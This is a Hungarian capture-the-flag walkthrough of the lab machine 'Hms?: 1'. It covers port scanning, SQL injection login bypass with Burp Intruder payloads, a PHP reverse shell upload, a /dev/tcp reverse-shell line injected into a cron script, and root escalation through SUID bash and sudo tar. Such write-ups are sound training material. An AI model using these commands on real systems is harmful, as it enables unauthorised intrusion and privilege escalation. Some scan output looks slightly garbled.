

Név: Hms?: 1

Megjelenés dátuma: 2021.07.28.

Szerző: nivek

Leírás: A gép egy egyszerű SQL Injectionre példa, ami könnyen elvégezhető, viszont könnyen kivédhető is lehetne. A gépen a root jogig kell eljutni és egy könnyű szintre sorolnám. A következőkben ennek a folyamatnak a dokumentálása olvasható.

Elsőnek beazonosítom a célgépet a netdiscover paranccsal.

Currently scanning: 192.168.55.0/16 Screen View: Unique Hosts					
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120					
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.36.1			1	60	PCS Systemtechnik GmbH
192.168.36.9			1	60	PCS Systemtechnik GmbH


Miután az Nmapel megvizsgáltam a portokat 3 nyitottat találtam. Egy FTP (21), egy SSH(22) és egy 7080-as portot. Az FTP engedélyezi az anonymous belépést, viszont ott nem találunk semmit se.

```
Starting Nmap 7.90 ( https://nmap.org ) at 2023-11-06 08:52 EST
Nmap scan report for 192.168.36.9
Host is up (0.0000s latency).
Not shown: 55522 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
7080/tcp  open  http
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:192.168.36.9
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 4
|_  vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh
|_ssh-hostkey:
|_  2048 3c:1c:ed:dc:9b:b3:24:ff:2e:c3:51:f8:33:20:78:40 (RSA)
|_  256 91:5e:81:68:73:68:65:ec:a2:de:27:19:c6:82:86:a9 (ECDSA)
|_  256 a7:db:f6:a2:c6:83:54:el:f5:18:53:fc:c3:el:b2:20 (ED25519)
7080/tcp  open  http
|_http-server-header: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/7.3.29 mod_perl/2.0.11 Perl/v5.32.1
|_http-cookie-flags:
|_  /
|_  PHPSESSID:
|_  httponly flag not set
|_http-title: Admin Panel
|_Requested resource was login.php
MAC Address: E: (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.9 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated
Linux 4.1 or 4.4 (91%), Linux 4.10 (91%), Linux 5.2 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT ADDRESS
1 0.52 ms 192.168.36.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.96 seconds
```

Ha megnézzük a http oldalt a 7080-as porton akkor a következő login panelt kapjuk.



Egy egyszerű login panel, amit a burpsuittal könnyedén ellenőrizhetünk, hogy sérülékeny-e az alapvető SQL injectionekre. Ezt a burpsuit intruder funkciójával fogom tesztelni.



Itt a pirossal aláhúzott részeket fogom tesztelni a kaliban összegyűjtött alapszintű SQL injectionre.

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pa

Payload set:

1

Payload count:

125

Payload type:

Simple list

Request count:

250

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

'

"

#

-

--

'%20--

--'

'%20;

=%20'

=%20;

Enter a new item

Add from list ... [Pro version only]

?

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit


Remove

Up


Down

Enabled	Rule
---------	------

Ki is dobott pár eredményt. Például: ' or 1=1 or '=' - ' or 1=1 or '=' kombináció. Ha ezt beírjuk a login panelbe, nem fog beengedni, mivel egy e-mail típust vár felhasználónévnek. Ezt könnyedén átugorhatjuk, ha az inspect elementbe, kitöröljük a „ type=„e-mail” „ feltételt.




Sikeresen bejutottunk az admin panelba.



Ha megnézzük az oldal forráskódját és kicsit lentebb tekerünk láthatjuk, hogy megjegyzésben találunk egy setting.php oldalt. Itt a jobb alsó sarokban feltűnhet, hogy engedélyezett a file feltöltés. Ezt kihasználva egy reverse shelllel könnyedén be tudunk jutni a gépbe.

SETTINGS

General


Company Name	<input type="text" value="Mayuri K"/>	Company Email	<input type="text" value="mayuri.infospace@gmail.com"/>
Company Website	<input type="text" value="#"/>	Company Portal Address	<input type="text" value="#"/>
Company Address	<input type="text" value="Maharashtra, India"/>		
Currency Symbol	<input type="text" value="\$"/>	Currency Position	<input type="text" value="Right"/>
Enable Front End	<input type="text" value="No"/>	Date Format	<input type="text" value="Y-m-d"/>
Default Tax	<input type="text" value="0.20"/>	Company Logo	<div> <input type="button" value="Browse..."/> No file selected.</div>

© 2020 All Rights are Reserved Developed by Freelancer Nikhil Bhalerao : +91 9423979339



















Én ezt a pentestmonkey rev shelljét fogom használni.

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Ha feltöltöttük akkor a <http://ip-cim:7080/uploadlamge> linket meglátogatva megtalálhatjuk a shellt. Ehhez egyben párosítunk egy listenert.



Index of /uploadImage/Logo

Name	Last modified	Size	Description
 Parent Directory		-	
 admin mayuri Logo.jpg	2020-05-22 23:54	48K	
 apple.jpg	2020-05-22 23:54	32K	
 background-form-logi..>	2020-05-22 23:54	231K	
 download (1).jpg	2020-05-22 23:54	8.5K	
 images (1).jpg	2020-05-22 23:54	6.9K	
 images (3).jpg	2020-05-22 23:54	9.9K	
 images (4).jpg	2020-05-22 23:54	11K	
 images.jpg	2020-05-22 23:54	15K	
 images.png	2020-05-22 23:54	5.1K	
 loginimage.png	2020-05-22 23:54	62K	
 logo1.jpg	2020-05-22 23:54	6.5K	
 logo for hospital sy..>	2020-05-25 11:49	5.9K	
 overflow.jpg	2020-05-22 23:54	133K	
 repair.png	2020-05-22 23:54	5.5K	
 repair1.jpg	2020-05-22 23:54	6.2K	
 repair2.png	2020-05-22 23:54	4.4K	
 shell.php	2023-11-07 00:20	5.4K	

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.36.6] from (UNKNOWN) [192.168.36.9] 51878
Linux nivek 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
00:22:56 up 39 min, 0 users, load average: 0.04, 0.03, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.36.6] from (UNKNOWN) [192.168.36.9] 51878
Linux nivek 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
00:22:56 up 39 min, 0 users, load average: 0.04, 0.03, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Két felhasználó is van a gépen. Eren és niveK. Ezután megtaláltam, hogy a bash egy SUID binary. Ezt a GTFOBins oldalon található kóddal könnyedén ki is használhatom.

<https://gtfobins.github.io/gtfobins/bash/>

```
$ find / -perm -u=s -type f 2>/dev/null
/bin/ping 2020-05-22 23:54 48K
/bin/mount
/bin/fusermount
/bin/su
/bin/ping6
/bin/umount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/bash
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/opt/lampp/bin/suexec
```

```
$ /usr/bin/bash -p
id
uid=1(daemon) gid=1(daemon) euid=1002(eren) groups=1(daemon)
```

Ezt követően az etc mappában találtam egy crontab fílet. Egy 5 percenként futó programot találtam, amit az eren user birtokolt. Ezt könnyedén át tudjuk írni.

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * eren /home/eren/backup.sh
```

Elnavigáltam az adott mappába, és az adott script volt.

```
cd /home/eren/
cat backup.sh
#!/bin/bash
BACKUP_DIR="/home/eren/backups"
tar -zcvpf $BACKUP_DIR/backup.tar.gz /var/www/html
```

Ezt egy kicsit átírva, könnyedén szerezhettünk egy shellt, hogy ténylegesen mi legyünk az eren user.

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/192.168.36.6/4443 0>&1
```

```
BACKUP_DIR="/home/eren/backups"
```

Ezt a sort beírva a backup.sh fileba, majd nyitva egy másik listenert a 4443-as porton, kapunk is egy shellt, az eren felhasználóval. Ezután a `sudo -l` paranccsal meg is tudhatjuk, hogy van amit rootként futtathatunk.

```
eren@nivek:~$ sudo -l
Matching Defaults entries for eren on nivek:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eren may run the following commands on nivek:
    (root) NOPASSWD: /bin/tar
eren@nivek:~$
```

Ezt szokásos módon a <https://gtfobins.github.io/> oldalon leírtak alapján exploitolhatjuk.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-
action=exec=/bin/sh
```

```
(root) NOPASSWD: /bin/tar
eren@nivek:~$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# cd /root
# ls
Desktop Documents Downloads Music Pictures Public root.txt Templates Videos
# cat root.txt
299c10117c1940f21b70a391ca125c5d
#
```

Sikeresen megszereztük itt is a root jogot.